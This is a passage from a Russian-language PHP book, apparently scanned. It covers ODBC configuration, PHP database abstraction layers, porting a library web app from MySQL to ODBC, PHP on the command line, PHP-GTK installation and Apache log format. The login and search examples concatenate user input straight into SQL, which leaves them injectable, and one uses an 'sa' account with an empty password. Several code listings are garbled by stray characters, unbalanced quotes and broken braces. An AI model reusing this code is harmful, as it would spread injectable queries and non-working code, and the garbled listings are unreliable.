В Linux требуются те же основные компоненты - драйвер, менеджер драйверов и DSN. Инструкции по установке менеджера драйверов iODBC уже приводились выше, поэтому предполагаем, что с этим все нормально. Драйвер ODBC должен быть получен от стороннего разработчика, поскольку у Microsoft нет драйвера ODBC для SQL Server под Linux. Настройте действующий DSN согласно документации к полученному драйверу.

OpenLink software, которая сопровождает iODBC, предоставляет возможность загрузки бесплатных драйверов без ограничения срока действия для большинства платформ. Выберите нужный драйвер для своей платформы на

<http://www.openlinksw.com> и установите в своей тестовой среде. OpenLink также предоставляет бесплатную поддержку тем, кому нужна помощь.

Настройка DSN под Linux осуществляется в файле `odbc.ini`, обычно находящемся в каталоге `bin/` драйвера, хотя можно поместить его в любое место. `odbc.ini` — это текстовый файл с набором параметров, соответствующих параметрам соединения для базы данных и драйвера. В их число входят Host, Driver, Database, UserName, Password и ServerType, но возможны и другие директивы, относящиеся к настройке драйвера, например размер буфера `FetchBufferSize`.

Обычно названия параметров DSN говорят сами за себя. `Driver` должен указывать на фактический двоичный модуль драйвера, а `ServerType` должен иметь значение, распознаваемое драйвером согласно его документации, например «`SQL Server 2000`».

Последнюю и очень важную часть соединения из-под UNIX составляют переменные окружения. Необходимо знать значения `LD_LIBRARY_PATH`, о которых говорилось в разделе об установке **iODBC**, как и значения `ODBCINI` и `ODBCINSTINI`. Переменная `ODBCINI` должна указывать на файл `odbc.ini`, а `ODBCINSTINI` — на файл настройки менеджера драйверов, известного также как `odbcinst.ini`, обычно размещаемого в каталоге `bin/` установки ODBC.

`odbctest` — это пример приложения, поставляемого с **iODBC**; с его помощью можно проверить успешность настройки ODBC DSN. Убедитесь, что все три перечисленные выше переменные установлены:

```
Export ODBCINI = "/path/to/your/odbc.ini".
```

Проверить установку переменной окружения можно с помощью команды `echo()`:

```
echo ODBCINI
```

После того как вы проверите установку всех переменных окружения, запустите приложение `odbctest` в каталоге `odbcinst/examples/` установки **iODBC** и передайте ему «`?`», чтобы увидеть, какие DSN сконфигурированы:

```
./odbctest
```

```
This program shows an interactive SQL processor
Enter ODBC connect string (? shows list): ?
```

| DSN      | Description                  |
|----------|------------------------------|
| OpenLink | OpenLink Generic ODBC Driver |

```
Enter ODBC connect string (? shows list):
```

Если никакие DSN не выведены, и вы уверены, что настроили DSN в файле `odbc.ini`, тогда, видимо, переменная окружения `ODBCINI` имеет неверное значение. Проверьте, указывает ли она на нужный файл `odbc.ini`, с помощью команды `echo()`.

Если DSN показан, можно выбрать его, воспользовавшись синтаксисом `DSN=DSN_NAME`. Если соединение окажется успешным, выводится приглашение для ввода запроса:

SQL>

## MS Access

Предварительные условия для соединения с MS Access под Windows идентичны тем, которые требуются для SQL Server; проверьте наличие работающей базы данных MS Access. Проверьте также, установлен ли драйвер MS для Access, и создайте системный DSN.

Под Linux условия для соединения такие же, хотя настройка DSN несколько сложна. Главное отличие соединений с Access из Linux и соединений с SQL Server из Linux заключается в том, что нет драйвера для Access. Чтобы организовать это соединение, необходимо использовать многозвездочный драйвер OpenLink для ODBC. Загрузите его с сайта OpenLink, выбрав надлежащим образом клиент (Linux), сервер (Windows) и базу данных (MS Access). В результате вы получите «агент ODBC» в Windows, который может привязываться к существующему DSN, а не непосредственно к базе данных.

Для того чтобы активизировать эту привязку, надо настроить два DSN:

- Установите и проверьте DSN под Windows как локальное соединение с помощью драйвера MS для Access
- Настройте DSN под Linux в `odbc.ini`, но задайте в параметрах DSN другие значения:
  - `Hostname = [IP-адрес сервера Windows]`
  - `ServerType = ODBC`
  - `Database = [имя DSN, созданного на первом шаге]`
  - Все остальные параметры - как обычно (`UserName`, `Password` и т.д.)

Можно протестировать это локальное DSN Linux с помощью `odbctest` так же, как в примере для SQL Server.

## Создание соединения

Независимо от платформы, базы данных и драйвера ODBC соединения через ODBC из PHP выглядят примерно одинаково. В этом и состоит прелест ODBC.

Небольшое различие состоит в том, что на UNIX-подобных plataформах требуется установка переменных окружения. Проще всего создать с этой целью отдельный файл и загружать его во всех сценариях, использующих ODBC.

Создадим файл, задающий переменные окружения, необходимые для PHP на UNIX-подобных plataформах (в котором нет необходимости, если они уже установлены). Откройте текстовый редактор и создайте файл с именем

`db_env.php` и следующим содержанием. Задайте значения в соответствии со своими конкретными условиями:

```
<?php
putenv("ODBCINI=/home/openlink/bin/odbc.ini"); ;
:putenv("ODBCINSTINI=/home/openlink/bin/odbcinstini");
putenv("LD_LIBRARY_PATH=/usr/local/src/odbc_sdk/lib");
?>
```

Затем создайте файл с именем `direct_exec.php` для проверки соединения:

```
<?php
require("db_env.php");

$dsn = "Northwind"; // это действительное DSN в odbc.ini, проверенное
// odbctest
$user = "sa"; // UserName в DSN переопределит это значение.
$password = ""; // Password в DSN переопределит это значение. : :
$table = "Orders"; //стандартная таблица в схеме Northwind

$sql = "SELECT * FROM $table";

if ($conn_id= odbc_connect($dsn, $user, $password)) {
    echo( "connected to DSN: $dsn <br>");
    if ($result= odbc_exec($conn_id, $sql)) {
        echo( "executing '$sql' <br>");
        echo( "Results: ");
        odbc_result_all($result);
        echo("freeing result <br>");
        odbc_free_result($result);
        !:: . .
    } else {
        echo( "cannot execute '$sql' ");
        odbc_error();
    }
    :echo( "closing connection $conn_id<br>");
    odbc_close($conn_id);
} else {
    echo( "cannot connect to DSN: $dsn ");
}
?>
```

Может потребоваться изменить значения в соответствии с конкретными таблицами и DSN.

Приведенный пример соответствует Linux. Не надо создавать файл `db_env.php` для того, чтобы с помощью того же файла проверить соединение ODBC в Windows, достаточно закомментировать строку с функцией `require`:

```
//require ("db_env.php");
```

Вот альтернативный пример, использующий `odbc_prepare()` и `odbc_execute()`. Можно вспомнить из обзора функций, что с помощью `odbc_prepare()` команда SQL готовится для последующего исполнения. Сначала подготовим команду:

```
<?
require("db_env.php"); // необходимые переменные окружения UNIX

$dsn = "Northwind"; // это действительное DSN а odbc.ini, проверенное odbctest
$user = "sa"; // UserName в DSN переопределит это значение.
$password = ""; // Password в DSN переопределит это значение.

//Это команда SQL, которая будет прекомпилирована в базе данных.
$sql = "SELECT * FROM Orders WHERE OrderID = ?";

//Показ результата проверки соединения с базой данных; необязательно,
//но удобно для отладки!
if ($conn_id = odbc_connect($dsn, $user, $password)) {
    echo("connected to DSN: $dsn <br>");

    //Проверит успешность подготовки команды
    if ($result= odbc_prepare($conn_id, $sql))
        echo("Statement prepared<br>");

    ...
}
```

Теперь, когда команда SQL подготовлена в базе данных, можно передать параметры в массиве. Они заменяют ? в команде SQL:

```
$bound_param = array(10248, 10249);

if (odbc_execute($result, $bound_param)) {
    echo("executing   $sql<br>");
    if ($num_fields = odbc_num_fields($result) > 0) {
        odbc_result_all($result);
    } else {
        echo("no fields returned.");
        odbc_error();
    }
}
echo("closing connection $conn_id <br>");
odbc_close($conn_id);
} else {
    echo("cannot connect to DSN: $dsn ");
}
?>
```

В дальнейшем команды можно повторно выполнять с помощью новых odbc\_execute().

## Абстракция базы данных

Помимо абстракции базы данных, реализованной ODBC, в PHP есть несколько других подходов, позволяющих разработчику приложений PHP защититься от превратностей различных баз данных. Как мы видели в предыдущих главах, существует реальная возможность сочинить собственный уровень абстракции баз данных. Хотя полное изучение существующих подходов выходит за рамки данной книги, уместно упомянуть о существующих подходах на уровне PHP.

## Unified ODBC

Это ряд функций PHP, идеально копирующих ODBC. Важно отметить, что если не используются реально DSN и драйвер ODBC, то не используется и ODBC API. Действие функций Unified ODBC состоит в том, что они заимствуют семантику функций ODBC и создают оболочки собственных вызовов базы данных под именами функций ODBC. В число баз данных, поддерживаемых этим методом, входят Adabas, DB2, Solid и Sybase.

Настройка поддержки PHP (под UNIX) конкретной базы данных с применением Unified ODBC требует задания этой конкретной базы данных в конфигурации PHP. Например, параметром конфигурации для DB2 будет `-with-ibm-db2=/path/to/db2/install/directory`. При этом требуется установка клиента DB2, поскольку для функций Unified ODBC, в отличие от ODBC, требуется установка клиентов, специфических для базы данных.

## PEARDB

PEAR (<http://pear.php.net>) представляет собой общее хранилище кода PHP, аналогичное CPAN для Perl. Это честолюбивый проект, еще находящийся в стадии становления. Проект PEAR в настоящее время нацелен на две задачи. Во-первых, на задание стандартов кодирования для хранилища, а во-вторых, на разработку инструментов для обеспечения устойчивой составной структуры и закладку фундамента хранилища.

Одним из создаваемых составляющих инструментов является PEARDB, объектно-ориентированный уровень абстракции баз данных для PHP. PEARDB вызывает большие надежды, как и проект PEAR, но он еще не достиг зрелости. Те, кто отважится, могут воспользоваться им, поскольку в большинстве дистрибутивов PEARDB устанавливается по умолчанию. В установках UNIX он должен быть включен, а пользователи Windows должны просто добавить каталог установки PEAR (обычно `c:\php\pear\`) в директиву `include_path` в файле `php.ini`.

Полный рассказ о PEARDB выходит за рамки этой главы, но чтобы дать представление о том, как им пользоваться, мы включили краткий пример, демонстрирующий синтаксис. Вот как осуществляется соединение:

```
<?php
require_once("DB.php"); // нужно включать во все сценарии для работы с базами данных.

$dbhandle=DB::connect("mysql://user:password@host/databasename");

if (DB::isError($dbhandle)) {
    echo("Ack! problem connecting to database:");
    echo($dbhandle->getMessage());
    exit;
}

$dbhandle->setErrorHandler(PEAR_ERROR_DIE);
?>
```

Вот как осуществляется запрос к базе данных:

```
<?php
$statement_handle = $dbhandle->query("SELECT field1, field2
                                         FROM tablename");

while ($result = $statement_handle->fetchInto($row)) {
    echo("$row[0] : $row[1]<br>\n");
}
?>
```

## ADODB

Это еще один объектно-ориентированный класс оболочки базы данных, действующий весьма схожим с PEARDDB образом. ADODB - это акроним для Active Data Objects Data Base и окажется знакомым программистам Windows ASP по своей функциональности, напоминающей ADO. Его можно взять на <http://php.weblogs.com/ADODB/>

Вот простой фрагмент, демонстрирующий синтаксис. Обратите внимание на использование понятия дескриптора базы данных вместо отдельных идентификаторов соединения и результата:

```
<?php
include("adodb.inc.php"); //это базовый класс, содержащий объекты adodb

$db_handle = NewADOConnection('mysql'); //создать дескриптор соединения
$db_handle->Connect("host", "user", "password", "database"); //открыть
                                                               //дескриптор
$result = $db_handle->Execute("SELECT * FROM table"); //выполнить SQL
if (!$result) die("Problem getting result!");
```

Ниже мы проходим результирующий набор, показывая все поля. Указатель в результирующем наборе перемещается с помощью `MoveNext()`, еще одной конструкции ADODB:

```
while (!$result->EOF) { //букально, пока $result не в конце файла.
    for ($i=0, $max=$result->FieldCount(); $i < $max; $i++)
        print($result->fields[$i]. ' ');
    $result->MoveNext();
    echo("<br>");
}
?>
```

## Metabase

Metabase - это третий объектно-ориентированный набор классов для доступа и управления данными в базе данных независимым образом. В нем множество украшений, отсутствующих в других методах, и для большинства

приложений он может оказаться излишеством. В число этих возможностей входит библиотека функций, дающая интерфейс к драйверам конкретных баз данных, и поддержка описаний данных на основе схемы XML, а также анализатор XML для создания этой схемы.

Автор, Мануэль Лемос (Manuel Lemos), действительно создал всеохватывающий уровень абстракции баз данных, но некоторые (в том числе участники группы разработки PHP) считают, что PHP не предполагался в качестве средства объектно-ориентированных разработок. Решайте сами. Дополнительную информацию о Metabase можно получить на <http://phpclasses.upperdesign.com/>.

## Сетевая библиотека

Теперь, рассмотрев функции ODBC в PHP и некоторые альтернативные подходы к абстракции баз данных, вернемся к примеру приложения, начатому в главе 17. Возможно, имеет смысл вернуться к этому примеру и снова просмотреть его, поскольку мы собираемся заняться переносом части кода этого приложения.

А именно переносом специфического для базы данных (MySQL) кода на ODBC. Мы уже видели в главе 18, как это делается для PostgreSQL, теперь сделаем это для ODBC, что откроет сетевую библиотеку для работы со всеми базами данных.

Первое, чем мы займемся в нашем упражнении по переносу, это страница регистрации (`logon.php`). Взглянем на соответствующий код для работы с базой данных из главы 17:

```
// Соединиться с базой данных
$conn = mysql_connect('localhost', 'jon', 'pass') or die(mysql_error());

mysql_select_db('Library', $conn) or die(mysql_error());
// Запрос к базе данных
$sql = "SELECT username FROM Users WHERE username = '" .
    $username . "' AND password = '" . $password . "'";
$result = mysql_query($sql, $db);

// Проверка результатов запроса
$success = false;
if (@mysql_result($result, 0, 0) == $username) {
    $success = true;
}

// Закрыть соединение с базой данных
mysql_close($conn);
```

Переход на парадигму ODBC достаточно прост. Результирующий код для ODBC будет выглядеть так:

```
// Соединиться с базой данных
$conn = odbc_connect($dsn, $username, $password) or die(odbc_error());
```

Здесь предполагается, что имя пользователя и пароль заданы в DSN.

Кроме того, в UNIX надо помнить о включении файла db\_env.php с помощью include() или require(), как в начальном примере раздела «Создание соединения», иначе odbc\_connect() не сможет найти DSN.

Теперь перенесем запрос SQL. Как и в примере для PostgreSQL, надо изменить только вызов \*\_exec():

```
// Запрос к базе данных
$sql = "SELECT username FROM users WHERE username = '' .
$username . "' AND password = '" . $password .....;
$result = odbc_exec($conn, $sql);
```

Замена кода проверки результата тоже проста. Надо лишь воспользоваться odbc\_result() вместо mysql\_result(). Поскольку некоторые базы данных дополняют типы CHAR пробелами, полезно обрезать их при сравнении строк:

```
// Проверка результатов запроса
$success = false;
if (rtrim(odbc_result($result, 'username')) == $username) {
    $success = true;
}
```

Наконец, mysql\_close() заменяется odbc\_close():

```
// Закрыть соединение с базой данных
odbc_close($conn);
```

На этом перенос login.php с MySQL на ODBC завершен. Как и в главе о PostgreSQL, добавим запись о пользователе в таблицу users:

```
sql> INSERT INTO users VALUES ('jon', 'secret');
INSERT 101831 1
```

Теперь сделаем перенос сценария search.php. Как и в предыдущих примерах, нас интересует только код, относящийся к базе данных:

```
<?php
// Соединиться с сервером MySQL
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

// Выбрать базу данных
mysql_select_db('Library', $conn) or die(mysql_error());

// Запросить в базе данных список серий
$sql = "SELECT series_ID, book_series from series";
$result = mysql_query($sql, $conn);
```

О переносе функций `mysql_connect()`, `mysql_select_db()`, `mysql_query()` и `mysql_close()` на ODBC мы уже рассказывали в этой главе, поэтому займемся кодом обработки результатов:

```
// Вывод строки <option> для элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row = mysql_fetch_assoc($result)) {
        $option = sprintf("<option value=\"%d\">%s</option>",
                          $row['series_ID'], $row['book_series']);
        echo("$option\n");
    }
} else {
    echo("<option>No series are available</option>\n");
}

// Закрыть соединение с базой данных
mysql_close($conn);
?>
```

С первой строкой просто. Надо лишь заменить вызов `mysql_num_rows()` вызовом `odbc_num_rows()`. Мы допускаем, что `odbc_num_rows()` может вернуть -1, и потому проверяем неравенство нулю:

```
if ((odbc_num_rows($result) != 0)) {
```

Следующая часть сложнее. Как и в случае PostgreSQL, функция `odbc_fetch_assoc()` отсутствует, поэтому для получения той же функциональности нужен другой подход. Лучше всего использовать функцию `odbc_fetch_row()` в сочетании с `odbc_result()`. Вспомним, что у `odbc_result()` можно запросить значение конкретного поля в текущей строке.

Новый код выглядит так:

```
while ($row = odbc_fetch_row($result)) {
    $series_id = odbc_result($result, "series_ID");
    $book_series = odbc_result($result, "book_series");
    $option = sprintf("<option value=\"%d\">%s</option>",
                      $series_id, $book_series);
    echo("$option\n");
}
```

Последним сценарием будет `results.php`, с помощью которого выводятся результаты поиска. Выделим раздел его кода, занятый работой с базой данных:

```
<?php
// Соединиться с сервером MySQL
$conn = mysql_connect('localhost', 'jon', 'pass') or die(mysql_error());

// Выбрать базу данных
mysql_select_db('Library', $conn) or die(mysql_error());

// Попытка получить переменные формы
```

```

$query = addslashes($_HTTP_GET_VARS[ 'query' ]);
$series = $_HTTP_GET_VARS[ 'series' ];
$type = $_HTTP_GET_VARS[ 'type' ];

// Запросить в базе данных список серий
$sql = "SELECT book_title, auth_name, price ".
    "FROM title, details, author, authortitle, series " .
    "WHERE author.auth_ID = authortitle.auth_ID AND " .
    "authortitle.ISBN = title.ISBN AND title.ISBN = details.ISBN " .
    "AND details.series_ID = series.series_ID";

// Добавить в запрос искомые элементы
if (!empty($series)) {
    $sql .= " AND Series.series_ID = $series";
}
if (!empty($query) && !empty($type)) {
    if ($type == 'isbn') {
        $sql .= " AND Details.ISBN = '$query'";
    } elseif ($type == 'author') {
        $sql .= " AND Author.auth_name LIKE '%$query%'";
    } elseif ($type == 'title') {
        $sql .= " AND Title.book_title LIKE '%$query%'";
    }
}

$result = mysql_query($sql, $conn);

// Вывод строки <option> для элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row= mysql_fetch_assoc($result)) {
?>
<tr>
    <td><u><?php echo(htmlspecialchars($row['book_title'])) ?></u></td>
    <td><?php echo(htmlspecialchars($row['auth_name'])) ?></td>
    <td>$<?php echo(htmlspecialchars($row['price'])) ?></td>
</tr>
<?php
    }
} else {
    echo("<tr><td colspan=\"3\">No matches were found.</td></tr>\n");
}

// Закрыть соединение с базой данных
mysql_close($conn);
?>

```

Мы уже достаточно знакомы с процедурой переноса и участвующими в этом функциями, чтобы быстро переделать этот код для ODBC. Версия для ODBC будет выглядеть так:

```

<?php
require("db_env.php"); // Специфические для UNIX переменные окружения

```

```

// Соединиться с базой данных
$conn = odbc_connect("$dsn","jon","pass") or die(odbc_error());

// Попытка получить переменные формы, переданные броузером.
$query = addslashes($_HTTP_GET_VARS[ 'query' ]);
$series = $_HTTP_GET_VARS[ 'series' ];
$type = $_HTTP_GET_VARS[ 'type' ];

// Запросить в базе данных список серий
$sql = "SELECT book_title, auth_name, price " .
    "FROM title, details, author, authortitle, series " .
    "WHERE author.auth_ID = authortitle.auth_ID AND " .
    "authortitle.ISBN = title.ISBN AND title.ISBN = details.ISBN " .
    "AND details.series_ID = series.series_ID";

// Добавить в запрос элементы поиска - динамическое построение предложения
// where в зависимости от типа, заданного пользователем.
if (!empty($series)) {
    $sql .= " AND series.series_ID = $series";
}
if (!empty($query) && !empty($type)) {
    if ($type == 'isbn') {
        $sql .= " AND details.ISBN = '$query'";
    } elseif ($type == 'author') {
        $sql .= " AND author.auth_name LIKE '%$query%'";
    } elseif ($type == 'title') {
        $sql .= " AND title.book_title LIKE '%$query%'";
    }
}

$result = odbc_exec($conn, $sql) or die(odbc_error()); //execute the' SQL

// Вывод строк <option> для элемента <select>
if ((odbc_num_rows($result) != 0)) { //remember, this will still work for -1
    while ($row = odbc_fetch_row($result)) {
        $book_title = odbc_result($row, "book_title");
        $auth_name = odbc_result($row, "auth_name");
        $price = odbc_result ($row, "price");
    }
    <tr>
        <td><?php echo(htmlspecialchars($book_title)) ?></u></td>
        <td><?php echo(htmlspecialchars($auth_name)) ?></td>
        <td>$<?php echo(htmlspecialchars($price)) ?x/>
    </tr>
    <?php
}
} else { //if odbc_num_rows is "0" then the above will be skipped
    echo("<tr><td colspan=\\"3\\">No matches were found.</td></tr>\n");
}

// Закрыть соединение с базой данных
odbc_close($conn);
?>

```

## Резюме

В данной главе мы познакомились с технологией Open DataBase Connectivity. Мы основывались на знаниях, полученных в предыдущей главе, расширив прежние примеры. В число рассмотренных тем вошли:

- Основы ODBC, включая историю, архитектуру и установку
- Интерфейс PHP для ODBC, включая примеры соединений
- Приложение, управляемое данными, из главы 17, модифицированное для работы с функциями ODBC

# 20

## **PHP-программирование приложений, не связанных с Интернетом**

Программисты часто не обращают внимания на такие стороны PHP, которые позволяют ему выступать в качестве интерпретатора командной строки через COM, CORBA, и с помощью нового расширения PHP-GTK создавать приложения с графическим интерфейсом пользователя (GUI). Во многих случаях PHP представляет собой идеальный выбор в качестве языка для поддержки простого настольного приложения GUI или интерактивной командной строки.

В этой главе будет рассмотрено применение PHP в качестве интерпретатора командной строки. Затем мы разберем следующие темы:

- Автоматизация задач под Windows и Linux
- Создание приложений интерактивной командной строки
- Создание кроссплатформенных оконных приложений с помощью PHP-GTK

### **Что такое GTK?**

GTK - это акроним для GIMP Tool Kit. Представляет собой библиотеку компонентов для создания приложений GUI, написанную на С.

Название GIMP Tool Kit обусловлено тем, что первоначально эта библиотека была написана для разработки программы для работы с графикой GNU Image Manipulation Program (GIMP), но потом GTK была использована во многих программных проектах, в том числе в GNU Network Object Model Environment (GNOME). GTK построена поверх GDK (GIMP Drawing Kit) - уровня абстракции для системных оконных функций. Есть и третий компонент, GLib, который предоставляет основные утилиты, используемые GTK. Эти три библиотеки в совокупности называют GTK+.

Хотя GTK+ написан на C, есть связки GTK+ для многих других языков, включая C++, Guile, Perl, Python, TOM, Ada95, Objective C, Free Pascal и Eiffel. GTK+ также перенесен на BeOS и Win32. Эти факторы делают GTK+ отличным выбором для расширения PHP, которое создает оконные приложения.

Наконец, GTK+ выпускается под лицензией GNU LGPL, что означает возможность разрабатывать с помощью GTK+ открытое программное обеспечение, бесплатное ПО или даже коммерческое платное ПО без каких-либо затрат на лицензирование или отчисления.

## Что такое PHP-GTK?

PHP-GTK - это расширение PHP, написанное Андреем Змievски (Andrei Zmievski) для программирования клиентских кросс-платформенных приложений GUI с помощью библиотек GTK+ и, отчасти, чтобы показать возможность применения PHP не только для разработки веб-приложений.

## PHP в командной строке

Установить PHP в качестве интерпретатора командной строки очень просто. Процедура несколько разнится в Windows и Linux. Начнем с установки под Linux.

### Установка под Linux

Для того чтобы использовать PHP в качестве интерпретатора командной строки под Linux, надо скомпилировать CGI-версию PHP. И установить ее - этого достаточно. Для работы с приложениями интерактивной командной строки необходимо установить библиотеку libedit и настроить PHP на ее поддержку. Соответствующая процедура описывается ниже.

### Поддержка libedit

Во-первых, необходимо установить libedit, которую можно взять на <http://www.sourceforge.net/projects/libedit>. Эта библиотека предоставляет распространяемую не на основе GPL замену для readline - библиотеки для создания приложений интерактивной командной строки. PHP пользуется этой библиотекой, а не readline, по соображениям лицензирования. Можно воспользоваться и библиотекой readline, если задать параметр `-with-readline[=DIR]`, но это нарушит условия лицензии, под которой она распространяется, по этой причине эта процедура здесь не обсуждается.

### Установка libedit

Зайдите на сайт libedit и загрузите библиотеку на локальный диск. Перейдите в каталог, в котором находится libedit, и раскройте tar-архив:

```
tar -xvzf libedit.tar.gz
```

Теперь перейдите в каталог libedit и выполните сценарий `configure` для настройки процесса компиляции:

```
./configure
```

Выполним `make`, чтобы скомпилировать библиотеку:

```
make
```

Зарегистрируемся в качестве суперпользователя и выполним `make install` для того, чтобы установить библиотеку на машину:

```
make install
```

Теперь необходимо перенастроить PHP и заново скомпилировать его с включенной поддержкой libedit. По умолчанию libedit устанавливается в `/usr/local/lib`, но если она установлена в другом месте, надо соответствующим образом изменить маршруты. Кроме того, следует помнить, что для выполнения `make install` необходимо зарегистрироваться в качестве суперпользователя:

```
cd ~/php4  
./configure --with-libedit=/usr/local/lib [other configure options]  
make  
make install
```

Проверить, установлено ли расширение libedit, можно, выполнив команду `php -m`, которая перечисляет модули, скомпилированные с PHP. В списке расширений в разделе [PHP Modules] должна фигурировать `readline` как первоначальное имя расширения libedit.

## Поддержка PHP-GTK

При установке PHP-GTK для UNIX применяются в основном те же команды, которые обсуждались выше. Загрузите самый свежий код модуля PHP-GTK с <http://gtk.php.net/> текущую версию CVS для PHP (называемую также мгновенной копией - snapshot или «кандидатом в релиз» - a release candidate). Сначала установите двоичную версию PHP. Извлеките из архива дистрибутив PHP-GTK и перейдите в каталог, в котором он находится; это аналогично применению команды `tar` для разархивирования дистрибутива.

Запустите сценарий `buildconf`, установленный с PHP в каталоге PHP-GTK. Он создаст сценарий `configure`. Затем запустите `./configure`. Этот сценарий проверит достаточность версии GTK+ (1.2.6 или выше, полученной с <http://www.gtk.org/>) и другие файлы, необходимые для компиляции, и создаст необходимые `make`-файлы.

Обратите внимание, что PHP-GTK в настоящее время работает только с версиями 1.2.x GTK+, а версии 1.3.x предназначены для разработчиков и недостаточно устойчивы. У команды `./configure` есть ряд параметров для включения модулей PHP-GTK; см. `./configure -help` для получения списка модулей, поддерживаемых установкой. Наконец, выполним `make`, чтобы скомпилировать расширение.

Если компиляция завершилась успешно, выполним в качестве суперпользователя make install, чтобы установить расширение в каталог по умолчанию для расширений PHP (обычно это каталог /usr/local/lib/php/extensions).

*PHP-GTK в настоящее время все еще считается находящимся на бета-уровне.*

*Если при выполнении приведенных инструкций возникают проблемы, прочтите файл README, входящий в дистрибутив, поскольку инструкции могут измениться при вводе новых возможностей. Если это не поможет, и скомпилировать PHP-GTK по-прежнему не удается, можно обратиться в один из списков поддержки.*

## Установка под Windows

В этом разделе мы опишем, как установить PHP для приложений командной строки в различных версиях Windows.

### Окружение

Для данных целей надо либо загрузить CGI-версию PHP с <http://www.php.net/>, либо скомпилировать php.exe, как описано в главе по установке. Учтите, что php.exe включен в пакет PHP-GTK, поэтому если вы намереваетесь установить также PHP-GTK, то нет необходимости следовать этим инструкциям по установке и можно сразу перейти к инструкциям по PHP-GTK.

В Windows 95/98 добавьте в C:\AUTOEXEC.BAT следующую строку. Предполагается, что php.exe находится в каталоге c:\php:

```
SET PATH=%PATH%;c:\php;
```

AUTOEXEC.BAT - это пакетный файл, автоматически выполняемый при запуске Windows. Для того чтобы изменения в окружении системы вступили в силу, понадобится перезапустить Windows.

В Windows ME процедура несколько иная, поскольку там нет файла AUTOEXEC.BAT. Эти переменные окружения нужно установить путем запуска msconfig.exe (Start | Run | msconfig), а затем изменить значение PATH на вкладке Environment.

В Windows NT, Windows 2000 или Windows XP надо установить переменную окружения, чтобы получить тот же результат. Щелкните правой кнопкой по значку My Computer. Выберите в меню Properties, перейдите на вкладку Advanced, нажмите кнопку Environmental Variables. Для того чтобы все пользователи системы могли работать с PHP, просто при вводе в командной строке php установите системную переменную, в противном случае установите пользовательскую переменную.

Если переменная окружения PATH еще не определена, нажмите кнопку New. Введите в текстовое окно для имени переменной значение PATH, а в текстовое окно для значения переменной C:\php, предполагая, что именно в этом каталоге находится php.exe.

Если переменная окружения PATH уже определена, щелкните по ее записи в окне списка, а затем по кнопке Edit в нижней части окна значения переменной. Введите точку с запятой, а затем c:\php (если php.exe хранится в этом каталоге). Проверить, установлен ли уже путь, можно, введя в ответ на приглашение командной строки:

```
PATH
```

Эта команда выводит действующее значение переменной окружения PATH. Затем можно проверить, лежит ли php.exe внутри значения PATH, с помощью команды:

```
type "Hello GTK !!!" | php.exe
```

MS-DOS отвечает сообщением Bad command or file name, если PATH не содержит искомый путь; если PATH настроена правильно, то PHP выводит сообщение:

```
Hello GTK !!!.
```

***В Windows библиотека libedit недоступна, поэтому создание интерактивных приложений командной строки под Windows с помощью libedit невозможно.***

## Поддержка PHP-GTK

Двоичные файлы версии PHP-GTK для Windows имеют вид zip-файла, содержащего двоичный исполнительный модуль PHP вместе с необходимыми файлами PHP-GTK (можно взять на <http://gtk.php.net/>).

При разархивировании файла создаются следующие подкаталоги:

- php4 – содержит двоичные файлы PHP и PHP-GTK
- winnt\ – содержит файл по умолчанию php.ini
- winnt\system32\ – содержит двоичные файлы GTK+ и библиотеку libglade
- samples\ — содержит несколько примеров, демонстрирующих применение PHP-GTK

Для завершения установки надо выполнить следующие шаги:

- Скопировать каталог php4 в то место, где желательно установить PHP-GTK. Лучше всего установить его по умолчанию на c:\, т. е. создать каталог c:\php4
- Скопировать содержимое каталога winnt\ в корневой каталог системы. В Windows NT и Windows 2000 это каталог c:\winnt\. В Windows 95/98/ME/XP это каталог c:\windows\. Если файл php.ini уже существует, копировать его не надо
- Скопировать содержимое каталога winnt\system32\ в системный каталог system32\. В Windows NT и Windows 2000 это c:\winnt\system32\. В Windows 95/98/ME/XP это c:\windows\system32\
- Скопировать samples\ в то место, где будут запускаться сценарии (например, c:\php4\samples)

Для того чтобы протестировать приложения PHP-GTK, откройте окно сеанса DOS и введите:

```
c:\php4\php -q c:\php4\samples\hello.php
```

При этом должен запуститься пример Hello World, имеющийся в дистрибутиве. Для облегчения работы можно установить переменную окружения PATH, как описано выше.

**Если PHP не может найти php\_gtk.dll, то, возможно, неправильно задана директива extension\_dir в php.ini. В ней должен быть указан каталог, в котором находится php\_gtk.dll (обычно c:\php4).**

## Автоматизация заданий

При запуске PHP из командной строки можно автоматизировать задания под Windows и Linux. Одна из стандартных задач состоит в анализе суточных журналов, сохраняемых в формате NCSA Common Log Format, используемом в Apache по умолчанию. Проанализировав журнал, PHP должен отправить итоговую сводку администратору веб-сайта по электронной почте. Задача решается при помощи простого сценария, который должен сделать следующее:

- Открыть файл журнала за день
- Прочесть файл в память
- Собрать статистику по запросам за день
- Отправить ее администратору по электронной почте

Затем мы настроим этот сценарий на ежедневное выполнение в полночь.

## Стандартный формат журнала NCSA

В формате NCSA (National Center for Supercomputing Applications) каждая строка содержит одну запись, а каждая запись - это запрос, поступивший на сервер. Лучше всего объяснить формат на примере:

```
10.0.0.1 - - [10/Apr/2001:14:22:57 +0100] "GET /icons/blank.gif HTTP/1.1" 404 287
10.0.0.1 - - [10/Apr/2001:14:24:37 +0100] "GET /error.php HTTP/1.1" 500 289
10.0.0.5 - - [10/Apr/2001:14:25:00 +0100] "GET /private/index.php HTTP/1.1" 401 291
10.0.0.5 - jm [10/Apr/2001:14:25:32 +0100] "GET /private/index.php HTTP/1.1" 200 770
10.0.0.2 - - [10/Apr/2001:14:26:58 +0100] "GET /links.php HTTP/1.1" 200 99
```

Здесь показано несколько запросов к локальному веб-серверу, взятых из реального журнала. Каждая строка имеет следующий вид:

```
ClientIP - UserName [Date:Time TimeZone] "Method URI HTTPVersion" StatusCode BytesSent
```

В первой строке этого примера говорится, что клиент с IP-адресом 10.0.0.1 запросил страницу веб-сервера в 14:22:57 10 апреля 2001 года по поясному времени GMT + 1 час (британское летнее время). Запрошен ресурс /icons/

`blank.gif` методом GET по протоколу HTTP версии 1.1. Сервер не нашел этот файл и отправил код состояния 404, что составило 287 байт исходящего трафика. Журнал также показывает, что тот же пользователь запросил страницу `/error.php`, на что сервер ответил кодом состояния 500 (внутренняя ошибка сервера), генерировав 289 байт для этого запроса.

